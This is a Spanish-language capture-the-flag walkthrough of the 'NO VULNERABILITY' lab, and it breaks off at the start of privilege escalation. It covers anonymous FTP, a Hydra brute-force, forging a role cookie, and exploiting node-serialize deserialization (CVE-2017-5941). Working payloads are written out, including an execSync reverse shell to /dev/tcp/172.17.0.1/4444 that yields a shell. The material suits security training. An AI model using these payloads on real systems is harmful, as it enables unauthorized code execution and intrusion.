

Solución a lab **NO VULNERABILITY** (nivel medio)

```
chifay@kali: ~/Whoami-Labs/NO VULNERABILITY
Session Actions Edit View Help

WHOAMI-LABS.COM

Bienvenido a WHOAMI-LABS.COM.
Aprende, simula, escala. Sin burocracia.

[*] Cargando imagen desde no-vulnerability.tar ...
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio ...

[v] Laboratorio desplegado correctamente.

LAB: NO VULNERABILITY
DIFICULTAD: ***** medio (3 puntos)

IP del laboratorio: 172.17.0.2

Ingresa la flag (formato no_vulnerability{...}):
```

Comencemos realizando un escaneo de puertos con nmap

```
chifay@kali: ~/Whoami-Labs/NO VULNERABILITY
Session Actions Edit View Help

chifay@kali: ~/Whoami-Labs/NO VULNERABILITY
(chifay@kali)~[~/Whoami-Labs/NO VULNERABILITY]
$ nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_no_vulnerability
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-16 20:50 -0600

PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 64 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r-- 1 0 0 56 Aug 17 02:48 passwords_backup.txt
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 172.17.0.1
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 1
|     vsFTPD 3.0.3 - secure, fast, stable
|_ End of status
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u10 (protocol 2.0)
| ssh-hostkey:
|   256 24:fc:b2:89:56:9c:6d:08:20:f8:80:db:e1:ed:9a:29 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAYNTYAAAAIbmlzdHAYNTYAAABBBaveMrd9iSK+v8febsbqfJCUB9TqGe1F/s27oMXvoyUMXY
aIkDVyKXFuJu1ESOW6dfgwvDDeBVH6/c+hUMP90s=
|   256 49:0b:cd:87:5c:06:e5:49:d7:38:59:21:7e:c5:6b:1a (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILD04qL2vIxJ8IIY4FOLshD7g64ZsR41JH080G2EP+II
80/tcp    open  http     syn-ack ttl 64 Node.js Express framework
|_ http-title: NO VULNERABILITY | Learning Platform
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
MAC Address: FA:09:40:B7:E1:8B (Unknown)
```

Servicios detectados: puerto 21 ftp (vsftpd 3.0.3), puerto 22 ssh (OpenSSH 9.2p1) y puerto 80 http (Node.js Express framework)

Comencemos viendo si hay algun otro archivo adicional al reportado en nmap


```
(chifay@kali)-[~/Whoami-Labs/NO VULNERABILITY]
$ ftp anonymous@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||26642|)
150 Here comes the directory listing.
drwxr-xr-x  1 0      106      4096 Aug 17 02:48 .
drwxr-xr-x  1 0      106      4096 Aug 17 02:48 ..
-rw-r--r--  1 0        0        56 Aug 17 02:48 passwords_backup.txt
226 Directory send OK.
ftp> get passwords_backup.txt
local: passwords_backup.txt remote: passwords_backup.txt
229 Entering Extended Passive Mode (|||58493|)
150 Opening BINARY mode data connection for passwords_backup.txt (56 bytes).
100% |*****| 56 297.21 KiB/s 00:00 ETA
226 Transfer complete.
56 bytes received in 00:00 (93.96 KiB/s)
ftp>
```

Veamos que contiene ese archivo


```
(chifay@kali)-[~/Whoami-Labs/NO VULNERABILITY]
$ cat passwords_backup.txt
admin
admin123
password
qwerty
letmein
123456
root
test
```

Contiene un respaldo de una lista de contraseñas, podría sernos útil más adelante

Inspección visual página web principal



Código fuente



En comentario vemos la existencia del usuario admin para ssh, pero solo acepta autenticación por llave privada

Probemos el usuario admin y la lista de password contra el ftp con hydra

```
(chifay@kali)-[~/Whoami-Labs/NO VULNERABILITY]
$ hydra -l admin -P passwords_backup.txt ftp://172.17.0.2
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-16 21:47:29
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 8 tasks per 1 server, overall 8 tasks, 8 login tries (l:1/p:8), ~1 try per task
[DATA] attacking ftp://172.17.0.2:21/
1 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-16 21:47:42
```

Probemos con lista de usuarios comunes y la lista de password

```
(chifay@kali)-[~/Whoami-Labs/NO VULNERABILITY]
$ hydra -L /usr/share/wordlists/seclists/Usernames/top-usernames-shortlist.txt -P passwords_backup.txt ftp://172.17.0.2
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-08-16 21:48:17
[DATA] max 16 tasks per 1 server, overall 16 tasks, 136 login tries (l:17/p:8), ~9 tries per task
[DATA] attacking ftp://172.17.0.2:21/
[21][ftp] host: 172.17.0.2 login: ftp password: admin
[21][ftp] host: 172.17.0.2 login: ftp password: admin123
[21][ftp] host: 172.17.0.2 login: ftp password: password
[21][ftp] host: 172.17.0.2 login: ftp password: qwerty
[21][ftp] host: 172.17.0.2 login: ftp password: letmein
[21][ftp] host: 172.17.0.2 login: ftp password: 123456
[21][ftp] host: 172.17.0.2 login: ftp password: root
[21][ftp] host: 172.17.0.2 login: ftp password: test
1 of 1 target successfully completed, 8 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-08-16 21:48:44
```

Encontramos que el usuario ftp es válido con todas las credenciales de la lista, lo que me hace suponer que con ese usuario acepta cualquier contraseña.

Prueba con la contraseña admin

```
(chifay@kali)-[~/Whoami-Labs/NO VULNERABILITY]
$ ftp ftp@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPD 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -al
229 Entering Extended Passive Mode (|||52646|)
150 Here comes the directory listing.
drwxr-xr-x  1 0      106      4096 Aug 17 02:48 .
drwxr-xr-x  1 0      106      4096 Aug 17 02:48 ..
-rw-r--r--  1 0         0       56 Aug 17 02:48 passwords_backup.txt
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> ls -al
229 Entering Extended Passive Mode (|||10533|)
150 Here comes the directory listing.
drwxr-xr-x  1 0      106      4096 Aug 17 02:48 .
drwxr-xr-x  1 0      106      4096 Aug 17 02:48 ..
-rw-r--r--  1 0         0       56 Aug 17 02:48 passwords_backup.txt
226 Directory send OK.
ftp> bye
221 Goodbye.
```


Prueba con una contraseña diferente a la lista

```
(chifay@kali)-[~/Whoami-Labs/NO VULNERABILITY]
$ ftp ftp@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPD 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||29697|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 56 Aug 17 02:48 passwords_backup.txt
226 Directory send OK.
ftp> cd ..
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||51842|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 56 Aug 17 02:48 passwords_backup.txt
226 Directory send OK.
ftp> bye
221 Goodbye.
```

En ambos casos se probó a ver si nos dejaba movernos fuera del directorio del ftp, pero estamos limitados

Vamos a centrarnos en la web con Node.js Express framework

A simple vista la página parece ser estática, pero al cargar me llama la atención que carga con la leyenda **Welcome, Guest (student)** en la parte superior derecha, lo que me hace pensar que podríamos probar con diferentes usuarios para ver como se comporta, vamos a cargar el sitio y capturar el request con burp para analizarlo con mayor detalle y poder realizar nuestras pruebas

Request to http://172.17.0.2:80				
Interception Forward Drop				
Time	Type	Direction	Method	URL
10:25:49 17 Aug ...	HTTP	→ Request	GET	http://172.17.0.2/

Request		Inspector
Pretty Raw Hex		Request attribute
1 GET / HTTP/1.1		Request query pa
2 Host: 172.17.0.2		Request body par
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0		Request cookies
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		Request headers
5 Accept-Language: en-US,en;q=0.5		
6 Accept-Encoding: gzip, deflate, br		
7 Connection: keep-alive		
8 Cookie: SESSfb8a6402175bd59d18a885c9e379749a=62-h2Nnz0lPC744dNOCCDM8LKAEyK0sEi_rpzUiPkDA; Drupal.toolbar.collapsed=0; has_js=1; PHPSESSID=9343jca0gehuqtedvtdsg4sm7b		
9 Upgrade-Insecure-Requests: 1		
10 If-None-Match: W/"1d7a-jAUJAvQEhn3DMnr+xtGdc2ZpCx4"		
11 Priority: u=0, i		
12		

Análisis de la Cookie

SESSfb8a6402175bd59d18a885c9e379749a=62-h2NnzQlPC744oN0CCDM8LKAeyk0sEi_rpzUiPkDA

Drupal.toolbar.collapsed=0

has_js=1

PHPSESSID=9343jca0gehuqtedvtdsg4sm7b


Identificación del CMS

¡Esto es Drupal!

La cookie revela:

- SESS... → Cookie de sesión de Drupal (formato SESS + hash)
- Drupal.toolbar.collapsed → Cookie de Drupal para la barra de herramientas
- has_js=1 → Cookie de Drupal que indica que JavaScript está habilitado
- PHPSESSID → Cookie de sesión PHP (fallback)

Para nuestras pruebas mandaremos dicho request al repeater y modificaremos alguno de los parámetros de la cookie para ver el comportamiento del sitio, primero cambiaremos SESSfb8a6402175bd59d18a885c9e379749a=62-h2NnzQlPC744oN0CCDM8LKAeyk0sEi_rpzUiPkDA por SESSfb8a6402175bd59d18a885c9e379749a=admin



El servidor responde con una cookie profile que contiene un objeto JSON codificado en Base64:

- Set-Cookie: profile=eyJlc2VybmFtZSI6Ikd1ZXN0Iiwicm9sZSI6InN0dWRlbnQifQ%3D%3D

Decodificado:

- Json: {\"username\": \"Guest\", \"role\": \"student\"}


Vamos a crear un profile JSON para admin

```
(chifay@kali)-[~/Whoami-Labs/NO VULNERABILITY]
$ echo '{"username":"admin","role":"admin"}' | base64
eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIn0K

(chifay@kali)-[~/Whoami-Labs/NO VULNERABILITY]
$
```

Y en el repeater vamos a inyectar la cookie con los datos de admin

- Cookie: profile=eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIn0%3D; SESSfb8a6402175bd59d18a885c9e379749a=admin; Drupal.toolbar.collapsed=0; has_js=1; PHPSESSID=9343jca0gehuqtedvtdsg4sm7b



Este es un **Ataque de Manipulación de Cookies (Cookie Tampering)** o **Falsificación de Cookie de Sesión**, específicamente:

1. **Privilege Escalation** - Elevación de privilegios (de Guest a Admin)
2. **Insecure Direct Object Reference (IDOR)** - Referencia directa a objetos inseguros, ya que el servidor confía en los datos de la cookie sin validarlos adecuadamente
3. **Cookie Forgery** - Falsificación de cookies

Vamos a crear un script para automatizar la prueba de diferentes roles

```
cat > test_admin_roles.sh << 'EOF'

#!/bin/bash

echo "=== Probando diferentes roles ==="

# URL objetivo
URL="http://172.17.0.2/"

# Cookie base
BASE_COOKIE="SESSfb8a6402175bd59d18a885c9e379749a=admin;
Drupal.toolbar.collapsed=0; has_js=1; PHPSESSID=9343jca0gehuqtedvtdsg4sm7b"

# Definir roles a probar
declare -A roles
roles["admin"]='{"username":"admin","role":"admin"}'
roles["administrator"]='{"username":"admin","role":"administrator"}'
roles["root"]='{"username":"root","role":"root"}'
roles["superuser"]='{"username":"admin","role":"superuser"}'
roles["manager"]='{"username":"admin","role":"manager"}'
roles["staff"]='{"username":"admin","role":"staff"}'
roles["developer"]='{"username":"admin","role":"developer"}'
roles["sysadmin"]='{"username":"admin","role":"sysadmin"}'
roles["webmaster"]='{"username":"admin","role":"webmaster"}'

for role in "${!roles[@]}"; do
    # Codificar JSON a Base64
    b64=$(echo -n "${roles[$role]}" | base64 | tr -d '\n')

    echo "--- Probando role: $role ---"
```



```
# Enviar petición

curl -s "$URL" -H "Cookie: profile=$b64; $BASE_COOKIE" | grep -E
"Welcome|Admin|Dashboard|panel|user|profile"

echo ""

done

EOF
```

```
chifay@kali: ~/Whoami-Labs/NO VULNERABILITY
Session Actions Edit View Help
chifay@kali: ~/Whoami-Labs/NO VULNERABILITY
chifay@kali: ~/Whoami-Labs/NO VULNERABILITY
vtdsg4sm7b"

# Definir roles a probar
declare -A roles
roles["admin"]='{"username":"admin","role":"admin"}'
roles["administrator"]='{"username":"admin","role":"administrator"}'
roles["root"]='{"username":"root","role":"root"}'
roles["superuser"]='{"username":"admin","role":"superuser"}'
roles["manager"]='{"username":"admin","role":"manager"}'
roles["staff"]='{"username":"admin","role":"staff"}'
roles["developer"]='{"username":"admin","role":"developer"}'
roles["sysadmin"]='{"username":"admin","role":"sysadmin"}'
roles["webmaster"]='{"username":"admin","role":"webmaster"}'

for role in "${!roles[@]}; do
    # Codificar JSON a Base64
    b64=$(echo -n "${roles[$role]}" | base64 | tr -d '\n')

    echo "— Probando role: $role —"
    echo "Base64: $b64"

    # Enviar petición
    curl -s "$URL" -H "Cookie: profile=$b64; $BASE_COOKIE" | grep -E "Welcome|Admin|Dashboard|panel|user|profile"
    echo ""
done
EOF

(chifay@kali)~[~/Whoami-Labs/NO VULNERABILITY]
$
```

Le damos permisos de ejecución

```
(chifay@kali)~/Whoami-Labs/NO VULNERABILITY
$ chmod +x test_admin_roles.sh

(chifay@kali)~/Whoami-Labs/NO VULNERABILITY
$
```

Al ejecutar el script vemos que nos acepta cada una de las entradas

```
(chifay@kali)-[~/Whoami-Labs/NO VULNERABILITY]
$ ./test_admin_roles.sh
=== Probando diferentes roles ===
--- Probando role: webmaster ---
Base64: eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6IndlYm1hc3RlcjJ9

<span>Welcome, <strong>admin</strong> (webmaster)</span>
```

```
— Probando role: administrator —  
Base64: eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluaXN0cmF0b3IifQ==
```

```
<span>Welcome, <strong>admin</strong> (administrator)</span>
```

```
— Probando role: manager —  
Base64: eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6Im1hbmFnZXIifQ==
```

```
<span>Welcome, <strong>admin</strong> (manager)</span>
```

```
— Probando role: superuser —  
Base64: eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6InN1cGVydXNlciJ9
```

```
<span>Welcome, <strong>admin</strong> (superuser)</span>
```

```
— Probando role: staff —  
Base64: eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6InN0YWZmIn0=
```

```
<span>Welcome, <strong>admin</strong> (staff)</span>
```

```
— Probando role: sysadmin —  
Base64: eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6InN5c2FkbWluIn0=
```

```
<span>Welcome, <strong>admin</strong> (sysadmin)</span>
```

```
— Probando role: developer —  
Base64: eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImRldmVsb3BlciJ9
```

```
<span>Welcome, <strong>admin</strong> (developer)</span>
```

```
— Probando role: root —  
Base64: eyJ1c2VybmFtZSI6InJvb3QiLCJyb2xlIjoicm9vdCJ9
```

```
<span>Welcome, <strong>root</strong> (root)</span>
```

Y finalmente el rol de admin (que ya lo habíamos visto en el repeater)

```
— Probando role: admin —  
Base64: eyJ1c2VybmFtZSI6ImFkbWluIiwicm9sZSI6ImFkbWluIn0=
```

```
<span>Welcome, <strong>admin</strong> (admin)</span>
```

¿Qué significa que acepte todos los roles?

1. Ausencia de Validación en el Backend

- El servidor **confía ciegamente** en los datos de la cookie
- No valida si el usuario realmente tiene ese rol
- Cualquier cliente puede autenticarse como cualquier rol

2. Privilege Escalation Masiva

- Un usuario normal (Guest) puede convertirse en Admin, Root, Superadmin, etc.
- Todos los roles son accesibles desde el cliente

3. Riesgo de Seguridad

- Un atacante puede acceder a funcionalidades administrativas
- Puede leer datos sensibles de otros usuarios
- Puede modificar configuraciones del sistema

Después de pasar un buen tiempo haciendo pruebas de **SSTI** con todos los payloads disponibles confirmamos que no es vulnerable a SSTI ya que el código que debería ejecutar lo imprime en texto plano lo que significa que **no hay SSTI (Server-Side Template Injection)** en el campo username. El servidor no está interpretando el código, solo lo muestra como string

Investigando un poco más sobre como puedo realizar RCE en Node.js me encontré con el CVE-2017-5941, que es sobre el uso de la librería node-serialize

¿Por qué node-serialize es vulnerable?

El problema radica en cómo la librería node-serialize maneja la deserialización. Su función unserialize() fue diseñada para reconstruir cualquier objeto JavaScript, incluyendo funciones, a partir de una cadena de texto. Para lograrlo, utiliza una técnica peligrosa: cuando encuentra una cadena con el marcador especial `__$ND_FUNC__$`, la pasa directamente a eval() para convertirla de nuevo en una función ejecutable

Esto significa que, si un atacante puede controlar los datos que se le pasan a unserialize(), puede insertar su propio código JavaScript en el marcador, y el servidor lo ejecutará sin cuestionarlo. Esta vulnerabilidad fue catalogada como **CVE-2017-5941** y, hasta donde sé, nunca se lanzó un parche oficial; la recomendación fue simplemente dejar de usar la librería

Construyendo el Payload

Para explotarlo, el objetivo es construir un objeto JavaScript que, al ser deserializado, ejecute tu comando de inmediato. La técnica consiste en usar una **Expresión de Función Invocada Inmediatamente (IIFE)**

Paso 1: Crear el payload conceptual

Imagina que quieres ejecutar el comando id. El código malicioso que debe ir dentro del objeto es:

Código js

- ```
function() { const { spawnSync } = require('child_process'); return spawnSync('id').stdout.toString(); }()
```

## Paso 2: Formatearlo para node-serialize

Este código debe ir dentro de un objeto JSON, con el marcador `__$ND_FUNC__$` al inicio de la cadena de la función

json

- ```
{ "username__$ND_FUNC__$_function( ) { const { spawnSync } = require('child_process'); return spawnSync('id').stdout.toString( ); }( )" }
```

- ❖ "rce" es el nombre de la propiedad, puede ser cualquiera.
- ❖ `"__$ND_FUNC__$"` es el marcador mágico que unserialize() busca para saber que debe evaluar el contenido como código.
- ❖ El resto es tu función, y los paréntesis () al final la convierten en una IIFE, por lo que se ejecutará en el momento de la deserialización

Prueba de RCE


Ingresamos el JSON en burp y probamos

The screenshot displays the Burp Suite interface with three main panels:

- Request:** Shows an HTTP GET request to `172.17.0.2` with headers including `User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0` and a cookie `SESSIONID=99439ca0gehuqtedvtdsp4ea7b; profile=eyJ1c2VybWFrZS50ZmVtYk%3F9ndW5jdGlvdGgKSB7IG9nbmN0IHgoc3Bhd250ZW50PSByZXFlaXJlKC4jaGlsZGFwcm9jZXNzJyk7IHJlZHVyb1BzcGF3b1N5bW9uJ2JkZjkuc3V0LnRvUSRyaW50KC50YB9KCApIn0%3d`.
- Response:** Displays the response from the Next-Gen Secure Academy WAF. It shows a "NO VULN" status and a "Web Application Firewall (WAF)" message. The response body includes a welcome message for user `1001(nodeuser)` and a security notice.
- Inspector:** Shows the selected text from the response, which is the JSON payload:

```
{ "username": "__$ND_FUNC__$_function( ) { const { spawnSync } = require('child_process'); return spawnSync('id').stdout.toString( ); }( )" }
```

Prueba con whoami



Prueba con reverse shell

Ahora ajustaremos el payload para poder ejecutar una reverse shell con

- ```
{ "username": "_$$ND_FUNC$$_function() { const { execSync } = require('child_process'); return execSync('bash -c \"bash -i >& /dev/tcp/172.17.0.1/4444 0>&1\\\"').toString(); }()\", \"role\": \"admin\" }
```

Pondremos una terminal a escuchar y ejecutaremos en burp y al regresar a la terminal que dejamos en escucha vemos que ya se estableció la sesión

```
(chifay@kali)~[~/Whoami-Labs/NO VULNERABILITY]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 53928
bash: cannot set terminal process group (40): Inappropriate ioctl for device
bash: no job control in this shell
nodeuser@no-vulnerability:/app$
```

## Ahora veamos como escalar a root

```
nodeuser@no-vulnerability:/app$ whoami
whoami
nodeuser
